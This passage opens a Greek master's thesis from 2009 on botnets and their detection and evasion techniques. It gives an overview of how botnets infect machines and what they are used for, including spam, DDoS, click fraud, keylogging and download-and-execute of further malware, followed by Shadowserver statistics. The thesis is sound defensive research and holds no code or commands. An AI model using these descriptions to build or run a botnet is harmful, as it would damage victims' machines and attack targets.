ΟΙΚΟΝΟΜΙΚΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΘΗΝΩΝ

ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
ΣΤΗΝ ΕΠΙΣΤΗΜΗ ΤΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

Διπλωματική Εργασία
Μεταπτυχιακού Διπλώματος Ειδίκευσης

« Δίκτυα Υπολογιστών υπό Κακόβουλο Έλεγχο (Botnets): Τεχνικές ανίχνευσης και απόκρυψης »

Ασημάκης Σιδηρόπουλος

Επιβλέπων: Καθηγητής Γεώργιος Πολύζος

ΑΘΗΝΑ, ΜΑΡΤΙΟΣ 2009

.....
Ασημάκης Γρ. Σιδηρόπουλος

Περίληψη

Τα δίκτυα υπολογιστών υπό κακόβουλο έλεγχο, γνωστά και ως Botnets, αποτελούν μια ανερχόμενη απειλή και μπορεί να περιλαμβάνουν εκατοντάδες εκατομμύρια μολυσμένων υπολογιστών. Στην παρούσα διπλωματική εργασία κατηγοριοποιούμε την έρευνα στα botnets σε τρεις βασικές περιοχές: την κατανόηση των botnets, την ανίχνευση και την παρακολούθηση των botnets και την προστασία απέναντι στα botnets.

Παρόλο που τα botnets είναι πλέον ευρέως διαδεδομένα, η ανίχνευσή τους και η προστασία από αυτά βρίσκονται ακόμη σε πρώιμα στάδια, ειδικά για τα botnets που βασίζονται στα πρωτόκολλα HTTP και P2P. Συνοψίζουμε τις υπάρχουσες μεθόδους ανίχνευσης και αποφυγής ανίχνευσης που τα σύγχρονα botnets χρησιμοποιούν και προτείνουμε μελλοντικές κατευθύνσεις για το μετριασμό των επιδράσεων και τη αντιμετώπιση των botnets. Τέλος, δοκιμάζουμε τις δυνατότητες ανίχνευσης δύο από τα πιο διαδεδομένα προγράμματων ανίχνευσης απέναντι σε ένα δικό μας HTTP botnet.

Λέξεις Κλειδιά

botnets, bots, command and control, zombies, botmaster, bot herder, honeypots, honeynets, firewalls, rootkits, κακόβουλο λογισμικό, εκμετάλλευση ευπαθειών, συστήματα ανίχνευσης εισβολών, συστήματα αντιμετώπισης εισβολών, υπογραφές, επιθέσεις κατανάλωσης εύρους ζώνης.

Abstract

Botnets are an emerging threat with hundreds of millions of computers infected. We classify our botnet research into three areas: understanding botnets, detecting and tracking botnets, and defending against botnets.

While botnets are widespread, detection and protection against them are still in their infancy, especially for HTTP and P2P -based botnets. We summarize the existing detection methods as well as the evasion techniques that recent botnets use and we propose future directions for mitigating and disrupting botnets. Lastly, we examine the detection capabilities of two of the most widespread detection tools against our customised HTTP botnet.

Key Words

botnets, bots, command and control, zombies, botmaster, bot herder, honeypots, honeynets, firewalls, rootkits, malware, vulnerability, exploits, intrusion detection systems, intrusion prevention systems, signatures, denial of service attack, cyber security.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον επιβλέποντα καθηγητή μου κ. Γεώργιο Πολύζο για την ευκαιρία που μου έδωσε να ασχοληθώ με το συγκεκριμένο θέμα, την εμπιστοσύνη που μου έδειξε, καθώς επίσης για την πρόθυμη υποστήριξή του σε κάθε ζήτημα που αφορούσε τη διπλωματική μου εργασία.

Επίσης θα ήθελα να ευχαριστήσω ιδιαίτερα τον κ. Αθανάσιο Παπαϊωάννου, διδάκτορα του τμήματος Επιστήμης των Υπολογιστών του Οικονομικού Πανεπιστημίου Αθηνών, για την αμέριστη συμπαράστασή του στις κάθε είδους δυσκολίες που συνάντησα καθ' όλη την διάρκεια αυτής της εργασίας. Η διαρκής βοήθεια και καθοδήγηση του ήταν απαραίτητη και πολύτιμη.

Επίσης θα ήθελα να ευχαριστήσω τον κ. Ιωάννη Μαριά, λέκτορα του τμήματος Πληροφορικής του Οικονομικού Πανεπιστημίου Αθηνών για την πολύτιμη επιστημονική του συμβολή.

Η εργασία αυτή αφιερώνεται στη Ζαφειρία

ΠΕΡΙΕΧΟΜΕΝΑ

Λίστα Γραφημάτων

Λίστα Πινάκων

Κεφάλαιο 1 - Εισαγωγή

1.1. Τι είναι τα Botnets

Τα roBOT NETworks (botnets) είναι δίκτυα υπονομευμένων υπολογιστών ή αλλιώς δίκτυα προγραμμάτων ρομπότ, δηλαδή εφαρμογές που εκτελούν δράσεις για λογαριασμό χειριστή εξ αποστάσεως, οι οποίες εγκαθίστανται μυστικά στους υπολογιστές των θυμάτων. Πρόκειται για αυτοματοποιημένα προγράμματα που «τριγυρίζουν» στο διαδίκτυο, καταλαμβάνουν τους υπολογιστές και τους μετατρέπουν σε «ζόμπι». Τα μηχανήματα αυτά γνωστά με τον όρο bots, συναθροίζονται σε συστήματα που ονομάζονται botnets ή zombie computers, ενώ υπολογιστές σε σπίτια και επιχειρήσεις συνθέτουν μια τεράστια αλυσίδα κυβερνο-ρομπότ.

Τα κακόβουλα αυτά δίκτυα ενοικιάζονται συνήθως για δόλιους και αξιόποινους σκοπούς. Ενοικιαστές τους μπορεί να είναι αποστολείς ανεπίκλητων ηλε-μηνυμάτων (spam), δράστες «ηλεκτρονικού ψαρέματος» (phishing)[1] και πωλητές κατασκοπευτικού ή άλλου κακόβουλου λογισμικού. Συχνά επίσης τα δίκτυα αυτά χρησιμοποιούνται για επιθέσεις μεγάλης κλίμακας που στρέφονται εναντίον συστημάτων πληροφοριών ή οργανισμών και ατόμων ακόμη και εναντίον των κρίσιμων υποδομών πληροφόρησης ενός κράτους. Χρησιμοποιούνται επίσης για παράνομη εξόρυξη δεδομένων εν αγνοία των χρηστών, ενώ παράλληλα εγκαθιστούν κακόβουλα λογισμικά σε ακόμα περισσότερους υπολογιστές.

Τα δίκτυα προγραμμάτων ρομπότ αποτελούν τη μάστιγα του διαδικτύου. Αυτά τα ενεργά ζόμπι-δίκτυα δημιουργήθηκαν από μια διαδικτυακή μαφία που συνεχώς αυξάνεται, με κίνητρο διαρκώς περισσότερο το κέρδος και όχι την πρόκληση διαταραχής και μόνο. Παράλληλα, αυξάνεται και ο αριθμός των μολυσμένων υπολογιστών, αφού οποιοσδήποτε υπολογιστής που συνδέεται στο διαδίκτυο είναι ευάλωτος. Πιο συγκεκριμένα, η προσβολή και η μετατροπή ενός υπολογιστή σε bot γίνεται με δύο τρόπους:

α) Προσβολή μέσω εκτέλεσης ενός κακόβουλου προγράμματος (malware) από τον ίδιο το χρήστη. Στην περίπτωση αυτή ο ανυποψίαστος χρήστης εκτελεί ένα πρόγραμμα χωρίς αυτός να γνωρίζει τον κίνδυνο δείχνοντας εμπιστοσύνη στην πηγή του προγράμματος.

β) Προσβολή μέσω εκμετάλλευσης (exploit)[2] κάποιας ευπάθειας

[1] Το «ηλεκτρονικό ψάρεμα», γνωστό με τον όρο ‘phishing’ είναι η εγκληματική και δόλια προσπάθεια απόκτησης ευαίσθητων δεδομένων όπως ονόματα χρηστών, κωδικών και πληροφοριών πιστωτικών καρτών χρησιμοποιώντας την τεχνική του μασκαρέματος ως αξιόπιστες οντότητες (π.χ. τράπεζες) στις ηλεκτρονικές επικοινωνίες.

[2] Το ‘exploit’ είναι ένα κομμάτι λογισμικού, ένα μποκ δεδομένων ή μια σειρά εντολών οι οποίες εκμεταλλεύονται σφάλματα, δυσλειτουργίες ή ευπάθειες με σκοπό να προκαλέσουν μη ηθελημένη και απρόβλεπτη συμπεριφορά σε λογισμικό ή υλικό υπολογιστών.

(vulnerability)[3] του λειτουργικού συστήματος ή κάποιου άλλου προγράμματος ή υπηρεσίας του συστήματος. Στην περίπτωση αυτή κακόβουλοι χρήστες με ιδιαίτερες γνώσεις γνωστοί και ως black hat hackers, χρησιμοποιούν προγράμματα τα οποία εκμεταλλεύονται τυχόν παραλείψεις στην πολιτική ασφαλείας των πληροφοριακών συστημάτων ή αδυναμίες στο λογισμικό των συστημάτων αυτών, έτσι ώστε να εκτελέσουν απομακρυσμένα κακόβουλο κώδικα και να αποκτήσουν πρόσβαση σε αυτά. Συχνά οι ευπάθειες στο λογισμικό εντοπίζονται στα λειτουργικά συστήματα, στα προγράμματα περιήγησης του παγκόσμιου ιστού (web browsers) και σε υπηρεσίες (services) σε εξυπηρετητές (servers) (π.χ. web services, ftp services, κ.τ.λ.).

Τα botnets έχουν εξελιχθεί σημαντικά και ο εντοπισμός τους είναι πλέον ιδιαίτερα δύσκολος. Τον τελευταίο χρόνο, τα botnets χρησιμοποιούν μια τεχνική που ονομάζεται fast-flux, με την οποία επιτυγχάνεται μια σειρά ταχύτατων αλλαγών διευθύνσεων διαδικτύου ώστε να μπορούν να εντοπίζονται δύσκολα και να προκαλούν μεγαλύτερη καταστροφή.

1.2. Χρήσεις των botnets και απειλές

Η ίδια η φύση των botnets δίνει στους εγκληματίες ή κακόβουλους χρήστες μεγάλη δύναμη στο διαδίκτυο. Με τον έλεγχο τόσων πολλών υπονομευμένων συστημάτων, οι κάτοχοι των botnets γνωστοί και ως botmasters ή bot herders μπορούν τώρα να διεξάγουν αρκετά πιο καταστρεπτικές δραστηριότητες από αυτές που μέχρι σήμερα έχουμε δει στο διαδίκτυο. Οι απειλές που ανακύπτουν από τις χρήσεις των botnets είναι οι εξής:

Ανεπιθύμητη αλληλογραφία (Spam)

Η ανεπιθύμητη αλληλογραφία ευρέως γνωστή με τον όρο spam είναι η μαζική αποστολή ανεπίκλητων ηλε-μηνυμάτων τα οποία αναμεταδίδονται μέσω των botnets σε ποσοστά άνω του 50%. Συγκεκριμένα για το 2008, τα botnets ήταν υπεύθυνα για το 90% όλου του spam, το ετήσιο επίπεδο του οποίου έφθασε σε 81.2% (όλων των ηλεκτρονικών μηνυμάτων αναγνωρισμένων ως spam). Τα ποσοστά είναι τόσο μεγάλα επειδή η αποστολή spam είναι κερδοφόρα για αυτό και τα περισσότερα bots περιλαμβάνουν στις λειτουργίες τους μια μηχανή ηλεκτρονικού ταχυδρομείου (smtp service). Αυτές οι μηχανές δέχονται εντολές για διαμόρφωση των παραμέτρων της εκστρατείας spam, τυπικά περιλαμβάνοντας URLs με τις λίστες διευθύνσεων email και το περιεχόμενο του μηνύματος.

Το spam διευκολύνεται σε μεγάλο βαθμό από την διάχυση κακόβουλων κωδικών, όπως είναι τα «σκουλήκια» (worms) και οι «ιοί» (viruses) σε εκτεθειμένους εξυπηρετητές και προσωπικούς υπολογιστές, οι οποίοι χρησιμοποιούνται ως

[3] Στην ασφάλεια των υπολογιστών ο όρος ευπάθεια (vulnerability) αναφέρεται σε μια αδυναμία σε ένα σύστημα η οποία επιτρέπει σε ένα επιτιθέμενο να παραβιάσει την ακεραιότητα του συστήματος.

αναμεταδότες εν αγνοία των ιδιοκτητών τους. Επιπλέον, τα botnets χρησιμοποιώντας τους λογαριασμούς άμεσης επικοινωνίας (instant messaging) μπορούν να προωθούν κακόβουλους συνδέσμους (links) ή διαφημίσεις σε κάθε επαφή στο βιβλίο διευθύνσεων των θυμάτων.

Τα ανεπίκλητα μηνύματα καθίστανται το όχημα για επιθέσεις ιών και για δόλιες και αξιόποινες δραστηριότητες, όπως κατασκοπευτικό λογισμικό, «ηλεκτρονικό ψάρεμα» και άλλες μορφές κακόβουλου λογισμικού.

Με τη διάδοση των spam-σχετικών μηνυμάτων μέσω ενός botnet, ένας bot herder μπορεί να μετριάσει την απειλή της ανίχνευσης και σύλληψης, καθώς χιλιάδες μεμονωμένοι υπολογιστές μοιράζονται το φορτίο της βρώμικης δουλειάς. Για παράδειγμα, όταν υπάρχουν 10.000 ή περισσότερα bots που λειτουργούν για να επεξεργαστούν έναν κατάλογο διευθύνσεων email, ακόμη και 100 μηνύματα ανά bot κατά τη διάρκεια δύο ωρών θα οδηγήσουν σε ένα εκατομμύριο ηλεκτρονικά μηνύματα που στέλνονται με χαμηλή πιθανότητα ανίχνευσης.

Κατανεμημένες επιθέσεις άρνησης υπηρεσίας (DDoS)

Οι κατανεμημένες επιθέσεις άρνησης υπηρεσίας ή εξυπηρέτησης (Distributed Denial of Service attacks) αποσκοπούν στην κατανάλωση του διαθέσιμου εύρους ζώνης (bandwidth), στην εξάντληση δηλαδή όλης της διαθέσιμης γραμμής ενός δικτύου. Πρόκειται για επιθέσεις μεγάλης κλίμακας που διεξάγονται κατανεμημένα μέσω των υπολογιστών που ανήκουν στα botnets και στρέφονται εναντίον συστημάτων πληροφοριών ή οργανισμών και ατόμων. Θα πρέπει επίσης να αναφερθεί ότι έχουν σημειωθεί προσφάτως περιστατικά συστηματικών, καλά συντονισμένων και ευρείας κλίμακας άμεσων επιθέσεων κατά των κρίσιμων υποδομών πληροφόρησης κρατών. Το φαινόμενο αυτό έχει επιδεινωθεί εξαιτίας της συγχώνευσης των τεχνολογιών και της επιταχυνόμενης διασύνδεσης των συστημάτων πληροφοριών, λόγοι που κάνουν τα συστήματα αυτά πιο ευάλωτα. Οι επιθέσεις αυτές είναι συχνά καλά οργανωμένες και χρησιμοποιούνται για σκοπούς εκβιαστικής απόσπασης.

Τέτοιες επιθέσεις DDoS μπορούν να αποτρέψουν την πρόσβαση σε ιστοχώρους (web sites) για απίστευτα μεγάλες χρονικές περιόδους. Αυτό έχει ως συνέπεια να εμποδίζονται σε μεγάλο βαθμό οι οικονομικές δραστηριότητες εταιριών που είναι ανίκανες να φτάσουν στους πελάτες τους.

Μπορούμε να υποθέσουμε ότι τα κρούσματα αυτά συχνά παρουσιάζονται έτσι ώστε να μετριάζεται η σοβαρότητά τους, πράγμα που οφείλεται εν μέρει στο ενδεχόμενο ζημιών των εμπορικών συμφερόντων των εμπλεκόμενων επιχειρήσεων σε περίπτωση που θα δινόταν δημοσιότητα σε προβλήματα ασφάλειας.

Απάτη κλικ (Click fraud)

Τα Botnets μπορεί να χρησιμοποιηθούν για να συμμετέχουν στην απάτη κλικ, γνωστή ως click fraud, όπου το λογισμικό bot χρησιμοποιείται για να επισκεφτεί

ιστοσελίδες και αυτόματα να κάνει ‘κλικ’ στα διαφημιστικά banners. Οι bot herders χρησιμοποιούν αυτό το μηχανισμό για να κλέψουν μεγάλα ποσά χρημάτων από τις εταιρίες on-line διαφημίσεων που πληρώνουν μια μικρή ανταμοιβή για κάθε επίσκεψη σελίδας. Με ένα botnet χιλιάδων μελών (bots), που το κάθε ένα κάνει μερικά κλικ, η ανταμοιβή μπορεί να είναι αρκετά μεγάλη. Δεδομένου ότι τα κλικ προέρχονται από διαφορετικά bots που διασκορπίζονται σε όλη τη γη, η κίνηση που δημιουργούν μοιάζει με νόμιμες επισκέψεις στους ιστοχώρους που φιλοξενούν τις διαφημίσεις.

Καταγραφή πληκτρολογήσεων (Keystroke logging)

Η καταγραφή πληκτρολογήσεων των χρηστών, γνωστή και ως keystroke logging ή πιο σύντομα ως keylogging, είναι ίσως το πιο απειλητικό χαρακτηριστικό γνώρισμα ενός botnet για την ιδιωτικότητα ενός ατόμου. Πολλά bots αφουγκράζονται τη δραστηριότητα των πληκτρολογίων και αναφέρουν τις πληκτρολογήσεις στο bot herder. Μερικά bots ενεργοποιούν την καταγραφή των πληκτρολογήσεων όταν οι χρήστες πραγματοποιούν επισκέψεις σε ιδιαίτερους ιστοχώρους οι οποίοι απαιτούν την πληκτρολόγηση προσωπικών κωδικών ή πληροφοριών τραπεζικών λογαριασμών. Αυτό δίνει στο herder τη δυνατότητα να αποκτήσει πρόσβαση σε ευαίσθητες προσωπικές πληροφορίες, να αποκτήσει στοιχεία των πιστωτικών καρτών που οι χρήστες κατέχουν κτλ.

Επίσης πολλά bots δίνουν στον επιτιθέμενο τη δυνατότητα πλήρους πρόσβασης στο σύστημα αρχείων. Οι πληροφορίες που αντλούνται μπορεί να είναι τόσο κρίσιμες ώστε να οδηγήσουν ακόμη και σε κλοπή ταυτότητας (identity theft) των ανυποψίαστων χρηστών.

Τέλος, οι λειτουργίες keylogging συχνά συνδυάζονται με την απόκτηση στιγμιοτύπων από τις οθόνες των θυμάτων (screenshots), την καταγραφή της δραστηριότητας του προγράμματος ιστο-περιήγησης και την καταγραφή της τοπικής δικτυακής κίνησης.

Παράνομο ή πειρατικό λογισμικό (Warez)

Τα botnets μπορεί να χρησιμοποιηθούν για την κλοπή, αποθήκευση ή διάδοση παράνομου ή πειρατικού λογισμικού (warez). Τα Bots μπορούν να ψάχνουν στους σκληρούς δίσκους ή το μητρώο (registry) των υπονομευμένων υπολογιστών για αποθηκευμένα λογισμικά και κωδικούς προϊόντων ή κλειδιά αδειών (product or license keys) από τα εγκατεστημένα λογισμικά. Ο bot herder μπορεί εύκολα να τα μεταφέρει μακριά δημιουργώντας αντίγραφα και διανέμοντάς τα σε άλλα bots. Συνολικά, ένα botnet μπορεί με αυτόν τον τρόπο να έχει πολλή μεγάλη χωρητικότητα.

Εξάπλωση κακόβουλου λογισμικού μέσω Exploit scanning/autorooting[4]

[4] Ο όρος ‘autorooting’ αναφέρεται στην κακόβουλη και αυτόματη διαδικασία ανάληψης του

Τα bots περιλαμβάνουν συνήθως βασικούς ανιχνευτές πορτών (port scanners) που προσπαθούν να εντοπίσουν ανοιχτές πόρτες των πρωτοκόλλων TCP ή UDP στα συστήματα. Καθώς το κακόβουλο λογισμικό που τα bot χρησιμοποιούν εξελίσσεται, αυτοί οι βασικοί ανιχνευτές ενισχύονται με προηγμένες δυνατότητες ανίχνευσης και αυτόματης εκμετάλλευσης ευπαθειών των συστημάτων, έτσι ώστε οι botmasters να αποκτούν πλήρη πρόσβαση στα απομακρυσμένα συστήματα (autorooting). Με αυτό τον τρόπο τα bots μολύνουν άλλους υπολογιστές και εξαπλώνονται ταχύτατα.

Σχεδόν όλα τα bots περιέχουν τη λειτουργία που επιτρέπει τη μεταφόρτωση (download) και εκτέλεση των κακόβουλων binaries με χρήση πρωτοκόλλων όπως το FTP, TFTP, ή HTTP. Αυτή είναι η βασική μέθοδος που χρησιμοποιείται για την ενημέρωση του κακόβουλου κώδικα στο botnet, αλλά δεν περιορίζεται μόνο στις ενημερώσεις. Μπορεί να χρησιμοποιηθεί για να μεταφορτώσει στα bots οποιοδήποτε αρχείο επιθυμεί ο επιτιθέμενος. Αυτά τα αρχεία μπορούν να εκτελεστούν αμέσως ή σε κάποιο μεταγενέστερο χρόνο. Αυτή η δυνατότητα να μεταφορτωθούν και να εκτελεστούν αυθαίρετα προγράμματα χρησιμοποιείται συχνά για να εγκατασταθεί πρόσθετο malware, όπως spyware, adware, ή άλλα εργαλεία που μπορούν να αυξήσουν τη δραστικότητα του επιτιθέμενου.

Φιλοξενία παράνομων εξυπηρετητών (Server-class services, Proxies)

Για να διευκολυνθεί η λειτουργία των botnets, τα bots συχνά περιλαμβάνουν χρήσιμες υπηρεσίες όπως το HTTP και το FTP. Αυτοί οι τύποι υπηρεσιών επιτρέπουν στα bots να φιλοξενούν [22]:

- ιστοχώρους με περιεχόμενο ηλεκτρονικού ‘ψαρέματος’ (phishing)
- ιστοσελίδες στις οποίες οι μολυσμένοι υπολογιστές μπορούν να καταγράψουν την κατάσταση στην οποία βρίσκονται
- κακόβουλο ή πειρατικό λογισμικό
- αποτελέσματα από το κατασκοπευτικό λογισμικό
- ιστοχώρους για ‘Διαταγή και Έλεγχο’ των bots (Command & Control)

Η φιλοξενία διακομιστών διαμεσολάβησης (proxy servers) στα bots παρέχει ανωνυμία και δίνει τη δυνατότητα στους επιτιθέμενους να αποκρύπτουν τις κακόβουλες δραστηριότητές τους αφού τα ίχνη τους με αυτό τον τρόπο είναι δύσκολο να εντοπιστούν. Οι διακομιστές διαμεσολάβησης αναλύονται εκτενέστερα στο κεφάλαιο με τις τεχνικές απόκρυψης.

Πολλά bots επίσης τρέχουν υπηρεσίες περιμένοντας συνδέσεις σε κάποια κρυφή κερκόπορτα (backdoor) και επιτρέποντας έτσι την απομακρυσμένη σύνδεση και ευκολότερη διαχείριση από τους bot herders.

Τρέχοντας αυτές τις υπηρεσίες στα bot δίνονται πολλά πλεονεκτήματα στον επιτιθέμενο. Καταρχήν τα bots είναι γεωγραφικά κατανεμημένα και χρησιμοποιούν τα ιδιωτικά συστήματα των ανυποψίαστων χρηστών. Αυτό τα κάνει δύσκολα να


θεμελιώδη έλεγχου (πρόσβαση ‘root’ στο Unix ή ‘administrator’ στα Windows) ενός υπολογιστή χωρίς εξουσιοδότηση.

ανιχνευθούν. Δεύτερον, τα botnets μπορεί να αποτελούνται από χιλιάδες bots, έτσι μετακινώντας την προσφερόμενη υπηρεσία από το ένα υπονομευμένο μηχάνημα στο άλλο είναι τετριμμένη διαδικασία για το bot herder. Τρίτον οι πόροι είναι δωρεάν τουλάχιστον για τον επιτιθέμενο. Τέλος, χρησιμοποιώντας οικιακούς υπολογιστές, οι οποίοι σπάνια διαθέτουν υποδομές ασφαλείας για την καταγραφή και ανίχνευση ύποπτων συμβάντων, το ρίσκο της ανίχνευσης των bots καθώς και του εντοπισμού του επιτιθέμενου είναι μικρό.

1.3. Το μέγεθος του προβλήματος - Στατιστικά στοιχεία

Το μέγεθος του προβλήματος που δημιουργούν τα botnets εκτιμάται κυρίως από τον αριθμό των μολυσμένων υπολογιστών. Τα bots ή αλλιώς drones μπορεί να αριθμούνται σε μερικές εκατοντάδες χιλιάδες ή και εκατομμύρια για ένα και μόνο μεγάλο botnet.


Παρακάτω παραθέτουμε κάποια γραφήματα με στατιστικά στοιχεία για τα bots και τα botnets από το `shadowserver.org`, ένα οργανισμό με σκοπό την συλλογή, παρακολούθηση και ενημέρωση σχετικά με τη δραστηριότητα των botnets, αλλά και το κακόβουλο λογισμικό και την ηλεκτρονική απάτη γενικότερα [35]. Η καταμέτρηση των bots εξαρτάται από το χρόνο ζωής τους ο οποίος υπολογίζεται συνήθως ανάμεσα σε 10 και 30 ημέρες. Θεωρούμε λοιπόν διαφορετικές τιμές για την εντροπία (τιμή 10 ή 30) και καταμετρούμε τα bots ως ενεργά (active) μόνο αν έχει παρατηρηθεί δραστηριότητα από τη διεύθυνση IP που έχουν μέσα στις προηγούμενες 10 ή 30 ημέρες. Από τα γραφήματα παρατηρούμε μια νέα έξαρση των bots από τις αρχές Δεκεμβρίου 2008 και μετά, με τα bots στις αρχές Φεβρουαρίου 2009 να φτάνουν τις 750.000 αριθμός υπερδιπλάσιος σε σχέση με το Νοέμβριο του 2008.



Γράφημα 1: Καταμέτρηση bots 90 ημέρων


Ιδιαίτερα ανησυχητικά είναι τα μηνύματα που παίρνουμε από το παρακάτω γράφημα που αφορά τη δραστηριότητα των bots τον τελευταίο χρόνο. Παρατηρούμε ότι ο αριθμός των bots έχει διαρκώς αυξητική τάση ξεκινώντας από τον Φεβρουάριο

του 2008, με τον αριθμό των bots στις αρχές Φεβρουαρίου του 2009 να είναι 7 φορές μεγαλύτερος.




Γράφημα 2: Καταμέτρηση bots το περασμένο έτος

Στη συνέχεια εξετάζουμε τον αριθμό των ενεργών Command & Control εξυπηρετητών μέσω των οποίων δίνονται διαταγές και ελέγχονται τα bots. Αυτό που παρατηρούμε είναι ότι στο γράφημα των 90 ημερών παρακάτω, ο αριθμός των C&C εξυπηρετητών έχει μειωθεί σε σχέση με το Νοέμβριο του 2008 με αυξητική όμως τάση από τα μέσα Ιανουαρίου 2009 και μετά, γεγονός που δεν αναλογεί στη μεγάλη αύξηση των bots κατά το ίδιο διάστημα όπως είδαμε παραπάνω. Αυτό σημαίνει ότι είτε οι C&C εξυπηρετητές ελέγχουν περισσότερα bots και κατά αυτή την έννοια έχουν μεγαλύτερη καταστροφική δύναμη, είτε τα botnets έχουν εξελίξει τις τεχνικές τους όσον αφορά την απόκρυψη των C&C εξυπηρετητών. Παρόλα αυτά τα τελευταία δύο χρόνια και ο αριθμός των C&C εξυπηρετητών έχει αυξηθεί σημαντικά, περισσότερο από δύο φορές.




Γράφημα 3: Καταμέτρηση C&C servers 90 ημέρων



Γράφημα 4: Καταμέτρηση C&C servers δύο ετών

